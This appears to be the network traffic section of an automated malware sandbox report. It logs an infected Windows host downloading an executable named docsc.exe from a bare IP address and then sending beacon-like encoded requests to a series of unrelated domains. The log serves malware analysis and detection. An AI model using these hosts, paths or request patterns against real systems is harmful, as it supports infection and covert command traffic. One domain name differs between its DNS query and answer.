May 12, 2021 11:33:33.921660900 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.921667099 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.921674967 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.921691895 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.921713114 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.921731949 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.921735048 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.921765089 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.921775103 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.921789885 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.921801090 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.921825886 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.921896935 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.921947002 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.921952009 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.921977043 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.921996117 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.922005892 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.922008991 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.922033072 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.922044992 CEST	49165	80	192.168.2.22	157.55.173.72

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 11:34:59.769030094 CEST	52197	53	192.168.2.22	8.8.8.8
May 12, 2021 11:34:59.830743074 CEST	53	52197	8.8.8.8	192.168.2.22
May 12, 2021 11:35:05.280203104 CEST	53099	53	192.168.2.22	8.8.8.8
May 12, 2021 11:35:05.580121994 CEST	53	53099	8.8.8.8	192.168.2.22
May 12, 2021 11:35:11.193069935 CEST	52838	53	192.168.2.22	8.8.8.8
May 12, 2021 11:35:11.254053116 CEST	53	52838	8.8.8.8	192.168.2.22
May 12, 2021 11:35:18.582586050 CEST	61200	53	192.168.2.22	8.8.8.8
May 12, 2021 11:35:18.730459929 CEST	53	61200	8.8.8.8	192.168.2.22
May 12, 2021 11:35:23.940232992 CEST	49548	53	192.168.2.22	8.8.8.8
May 12, 2021 11:35:24.006093979 CEST	53	49548	8.8.8.8	192.168.2.22
May 12, 2021 11:35:29.197446108 CEST	55627	53	192.168.2.22	8.8.8.8
May 12, 2021 11:35:29.264175892 CEST	53	55627	8.8.8.8	192.168.2.22
May 12, 2021 11:35:34.638300896 CEST	56009	53	192.168.2.22	8.8.8.8
May 12, 2021 11:35:34.702411890 CEST	53	56009	8.8.8.8	192.168.2.22
May 12, 2021 11:35:40.227356911 CEST	61865	53	192.168.2.22	8.8.8.8
May 12, 2021 11:35:40.419100046 CEST	53	61865	8.8.8.8	192.168.2.22
May 12, 2021 11:35:46.028728962 CEST	55171	53	192.168.2.22	8.8.8.8
May 12, 2021 11:35:46.082037926 CEST	53	55171	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 11:34:59.769030094 CEST	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.boostcoachingonline.com	A (IP address)	IN (0x0001)
May 12, 2021 11:35:05.280203104 CEST	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.thepocket-onlinelesson.xyz	A (IP address)	IN (0x0001)
May 12, 2021 11:35:11.193069935 CEST	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.qqkit.net	A (IP address)	IN (0x0001)
May 12, 2021 11:35:18.582586050 CEST	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.applewholesales.com	A (IP address)	IN (0x0001)
May 12, 2021 11:35:23.940232992 CEST	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.southernbrushworks.com	A (IP address)	IN (0x0001)
May 12, 2021 11:35:29.197446108 CEST	192.168.2.22	8.8.8.8	0xf09a	Standard query (0)	www.betsysellsswfl.com	A (IP address)	IN (0x0001)
May 12, 2021 11:35:34.638300896 CEST	192.168.2.22	8.8.8.8	0x18f7	Standard query (0)	www.etheredailypay.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 11:35:40.227356911 CEST	192.168.2.22	8.8.8.8	0x4b93	Standard query (0)	www.foreverjsdesigns.com	A (IP address)	IN (0x0001)
May 12, 2021 11:35:46.028728962 CEST	192.168.2.22	8.8.8.8	0xc2d7	Standard query (0)	www.4520oceanviewavenue.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 11:34:59.830743074 CEST	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.boostcoachingonline.com	boostcoachingonline.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 11:34:59.830743074 CEST	8.8.8.8	192.168.2.22	0xa14d	No error (0)	boostcoachingonline.com		184.168.131.241	A (IP address)	IN (0x0001)
May 12, 2021 11:35:05.580121994 CEST	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.thepocket-onlinelesson.xyz		202.210.8.86	A (IP address)	IN (0x0001)
May 12, 2021 11:35:11.254053116 CEST	8.8.8.8	192.168.2.22	0x2f03	Name error (3)	www.qqkit.net	none	none	A (IP address)	IN (0x0001)
May 12, 2021 11:35:18.730459929 CEST	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.applewholesales.com		75.2.115.196	A (IP address)	IN (0x0001)
May 12, 2021 11:35:24.006093979 CEST	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.southernbrushworks.com	southernbrushworks.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 11:35:24.006093979 CEST	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	southernbrushworks.com		34.102.136.180	A (IP address)	IN (0x0001)
May 12, 2021 11:35:29.264175892 CEST	8.8.8.8	192.168.2.22	0xf09a	No error (0)	www.betsysellsswfl.com	betsysellsswfl.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 11:35:29.264175892 CEST	8.8.8.8	192.168.2.22	0xf09a	No error (0)	betsysellsswfl.com		107.155.89.74	A (IP address)	IN (0x0001)
May 12, 2021 11:35:34.702411890 CEST	8.8.8.8	192.168.2.22	0x18f7	No error (0)	www.ethereumdailypay.com	ethereumdailypay.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 11:35:34.702411890 CEST	8.8.8.8	192.168.2.22	0x18f7	No error (0)	ethereumdailypay.com		209.143.158.10	A (IP address)	IN (0x0001)
May 12, 2021 11:35:40.419100046 CEST	8.8.8.8	192.168.2.22	0x4b93	No error (0)	www.foreverjsdesigns.com	uixie.porkbun.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 11:35:40.419100046 CEST	8.8.8.8	192.168.2.22	0x4b93	No error (0)	uixie.porkbun.com		44.230.85.241	A (IP address)	IN (0x0001)
May 12, 2021 11:35:46.082037926 CEST	8.8.8.8	192.168.2.22	0xc2d7	No error (0)	www.4520oceanviewavenue.com	4520oceanviewavenue.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 11:35:46.082037926 CEST	8.8.8.8	192.168.2.22	0xc2d7	No error (0)	4520oceanviewavenue.com		184.168.131.241	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 157.55.173.72
- www.boostcoachingonline.com
- www.thepocket-onlinelesson.xyz
- www.applewholesales.com
- www.southernbrushworks.com
- www.betsysellsswfl.com
- www.ethereumdailypay.com
- www.foreverjsdesigns.com
- www.4520oceanviewavenue.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	157.55.173.72	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 11:33:33.502810001 CEST	0	OUT	GET /goose/docsc.exe HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 157.55.173.72 Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	157.55.173.72	80	192.168.2.22	49165	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 11:33:33.641055107 CEST	1	IN	HTTP/1.1 200 OK Date: Wed, 12 May 2021 09:33:33 GMT Server: Apache/2.4.18 (Ubuntu) Last-Modified: Wed, 12 May 2021 07:52:57 GMT ETag: "edc00-5c21d4c824840" Accept-Ranges: bytes Content-Length: 973824 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdos-program Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 54 89 9b 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 c2 00 00 00 16 0e 00 00 00 00 00 0a 20 0f 00 00 80 0b 00 00 20 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 0f 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 7c 88 0b 00 4f 00 00 00 00 40 0c 00 10 b9 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 0f 00 08 00 00 00 00 00 00 00 00 00 00 00 00 80 0b 00 48 00 00 00 00 00 00 00 00 00 00 00 12 55 23 6a 3b 46 5f 60 30 58 0b 00 00 20 00 00 00 5a 0b 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 e0 2e 74 65 78 74 00 00 00 88 be 00 00 00 80 0b 00 00 c0 00 00 00 5e 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 10 b9 02 00 00 40 0c 00 00 ba 02 00 00 1e 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 00 0f 00 00 02 00 00 00 d8 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 10 00 00 00 00 20 0f 00 00 02 00 00 00 da 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 3c eb aa f7 af Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELT`P  @ @@|O@ HU#j;F_`0X Z@.text^ `.rsrc @@@.reloc@B  `<

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.22	49173	44.230.85.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 11:35:40.820713997 CEST	2052	OUT	GET /a8si/?bzrD=k28hoff2RzuOUW33PbGIPtKRPUr4n64pf9qOap2xi7OmRFd8c0vHG7pxTFlCjwyFI3/RUg==&y xl4A=IJB8SptPOV HTTP/1.1 Host: www.foreverjsdesigns.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 11:35:41.019629955 CEST	2052	IN	HTTP/1.1 307 Temporary Redirect Server: openresty Date: Wed, 12 May 2021 09:35:40 GMT Content-Type: text/html; charset=utf-8 Content-Length: 168 Connection: close Location: https://foreverjsdesigns.bigcartel.com X-Frame-Options: sameorigin Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>307 Temporary Redirect</title></head><body><center><h1>307 Temporary Redirect</ h1></center><hr><center>openresty</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.22	49174	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 11:35:46.288924932 CEST	2053	OUT	GET /a8si/?yxl4A=IJB8SptPOV&bzrD=O3o1U+q5oLWwAo4csM4kzZFzuvGZx18F2JtzSgoGolufYTqxaY4hRtZqS 8lk7vb9Od8wBg== HTTP/1.1 Host: www.4520oceanviewavenue.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 11:35:46.545229912 CEST	2054	IN	HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Wed, 12 May 2021 09:35:46 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 30 61 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 0a 20 20 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 3e 0a 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 54 6f 75 72 20 49 6d 61 67 69 6e 67 20 56 69 72 74 75 61 6c 20 54 6f 75 72 73 3c 2f 74 69 74 6c 65 3e 20 20 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 54 6f 75 72 20 49 6d 61 67 69 6e 67 20 56 69 72 74 75 61 6c 20 54 6f 75 72 73 22 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 54 6f 75 72 20 49 6d 61 67 69 6e 67 20 56 69 72 74 75 61 6c 20 54 6f 75 72 73 22 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 66 72 61 6d 65 73 65 74 20 72 6f 77 73 3d 22 31 30 30 25 2c 2a 22 20 62 6f 72 64 65 72 3d 22 30 22 3e 0a 20 20 3c 66 72 61 6d 65 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 74 6f 75 72 73 2e 74 6f 75 72 69 6d 61 67 69 6e 67 2e 63 6f 6d 2f 73 2f 69 64 78 2f 35 37 37 30 33 33 3f 79 78 6c 34 41 3d 49 4a 42 38 53 70 74 50 4f 56 26 61 6d 70 3b 62 7a 72 44 3d 4f 33 6f 31 55 2b 71 35 6f 4c 57 77 41 6f 34 63 73 4d 34 6b 7a 5a 46 7a 75 76 47 5a 78 31 38 46 32 4a 74 7a 53 67 6f 47 6f 6c 75 66 59 54 71 78 61 59 34 68 52 74 5a 71 53 38 6c 6b 37 76 62 39 4f 64 38 77 42 67 3d 3d 22 20 66 72 61 6d 65 62 6f 72 64 65 72 3d 22 30 22 20 2f 3e 0a 3c 2f 66 72 61 6d 65 73 65 74 3e 0a 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 20a<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><html><head> <title>Tour Imaging Virtual Tours</title> <meta name="description" content="Tour Imaging Virtual Tours"> <meta name="keywords" content="Tour Imaging Virtual Tours"></head><frameset rows="100%,*" border="0"> <frame src="http://tours.tourimaging.com/s/idx/577033?yxl4A=IJB8SptPOV&bzrD=O3o1U+q5oLWwAo4csM4kzZFzuvGZx18F2JtzSgoGolufYTqxaY4hRtZqS8lk7vb9Od8wBg==" frameborder="0" /></frameset></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49166	157.55.173.72	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 11:33:42.378966093 CEST	1027	OUT	GET /goose/docsc.exe HTTP/1.1 Host: 157.55.173.72 Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	157.55.173.72	80	192.168.2.22	49166	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 11:33:42.518533945 CEST	1029	IN	HTTP/1.1 200 OK Date: Wed, 12 May 2021 09:33:42 GMT Server: Apache/2.4.18 (Ubuntu) Last-Modified: Wed, 12 May 2021 07:52:57 GMT ETag: "edc00-5c21d4c824840" Accept-Ranges: bytes Content-Length: 973824 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdos-program Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 54 89 9b 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 c2 00 00 00 16 0e 00 00 00 00 00 0a 20 0f 00 00 80 0b 00 00 20 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 40 0f 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 7c 88 0b 00 4f 00 00 00 00 40 0c 00 10 b9 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 0f 00 08 00 00 00 00 00 00 00 00 00 00 00 00 80 0b 00 48 00 00 00 00 00 00 00 00 00 00 00 12 55 23 6a 3b 46 5f 60 30 58 0b 00 00 20 00 00 00 5a 0b 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 e0 2e 74 65 78 74 00 00 00 88 be 00 00 00 80 0b 00 00 c0 00 00 00 5e 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 10 b9 02 00 00 40 0c 00 00 ba 02 00 00 1e 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 00 0f 00 00 02 00 00 00 d8 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 10 00 00 00 00 20 0f 00 00 02 00 00 00 da 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 3c eb aa f7 af Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELT`P  @ @@|O@ HU#j;F_`0X Z@.text^ `.rsrc @@@.reloc@B  `<

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49167	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 11:35:00.035893917 CEST	2039	OUT	GET /a8si/?yxl4A=IJB8SptPOV&bzrD=4F1bkU/FiIiIeThn0vTtPD5XJl4c4IZLVeanHLI3MyhQ3xDAQVTSUto06Vs10btJG4UKsg== HTTP/1.1 Host: www.boostcoachingonline.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 11:35:00.276009083 CEST	2039	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Wed, 12 May 2021 09:35:00 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: http://zoom.us/j/8574583197?pwd=R20vRUg0bGh1THUxUDZZQm9JVlRadz09 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49168	202.210.8.86	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 11:35:05.872672081 CEST	2040	OUT	GET /a8si/?bzrD=AKlWb4F2uLtjtixCEtxovY3lKx8NV8ATEUdUvfUwC6/Iyc/MbMvmSS41f7GTUiSOdXxAeQ==&yxl4A=IJB8SptPOV HTTP/1.1 Host: www.thepocket-onlinelesson.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 11:35:06.193262100 CEST	2040	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 12 May 2021 09:35:06 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://thepocket-onlinelesson.xyz/a8si/?bzrD=AKlWb4F2uLtjtixCEtxovY3lKx8NV8ATEUdUvfUwC6/Iyc/MbMvmSS41f7GTUiSOdXxAeQ==&yxl4A=IJB8SptPOV

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49169	75.2.115.196	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 11:35:18.773674965 CEST	2041	OUT	GET /a8si/?bzrD=UJpr1KJ3cAfqwplpJdbkHVupvAtN4HJ9rDw4p7p43guJdlFHza1zzh6114vkMzwZ//7Ijg==&yxl4A=IJB8SptPOV HTTP/1.1 Host: www.applewholesales.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 11:35:18.930278063 CEST	2042	IN	HTTP/1.1 403 Forbidden Date: Wed, 12 May 2021 09:35:18 GMT Content-Type: text/html Content-Length: 146 Connection: close Server: nginx Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49170	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 11:35:24.049107075 CEST	2043	OUT	GET /a8si/?yxl4A=IJB8SptPOV&bzrD=gy017r9A0psIMOBT0kV1AOcU5MENAfyqIllJOlDTSwkHuwjyB7K4Ynwu+ZK1UfHNgI+yKg== HTTP/1.1 Host: www.southernbrushworks.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
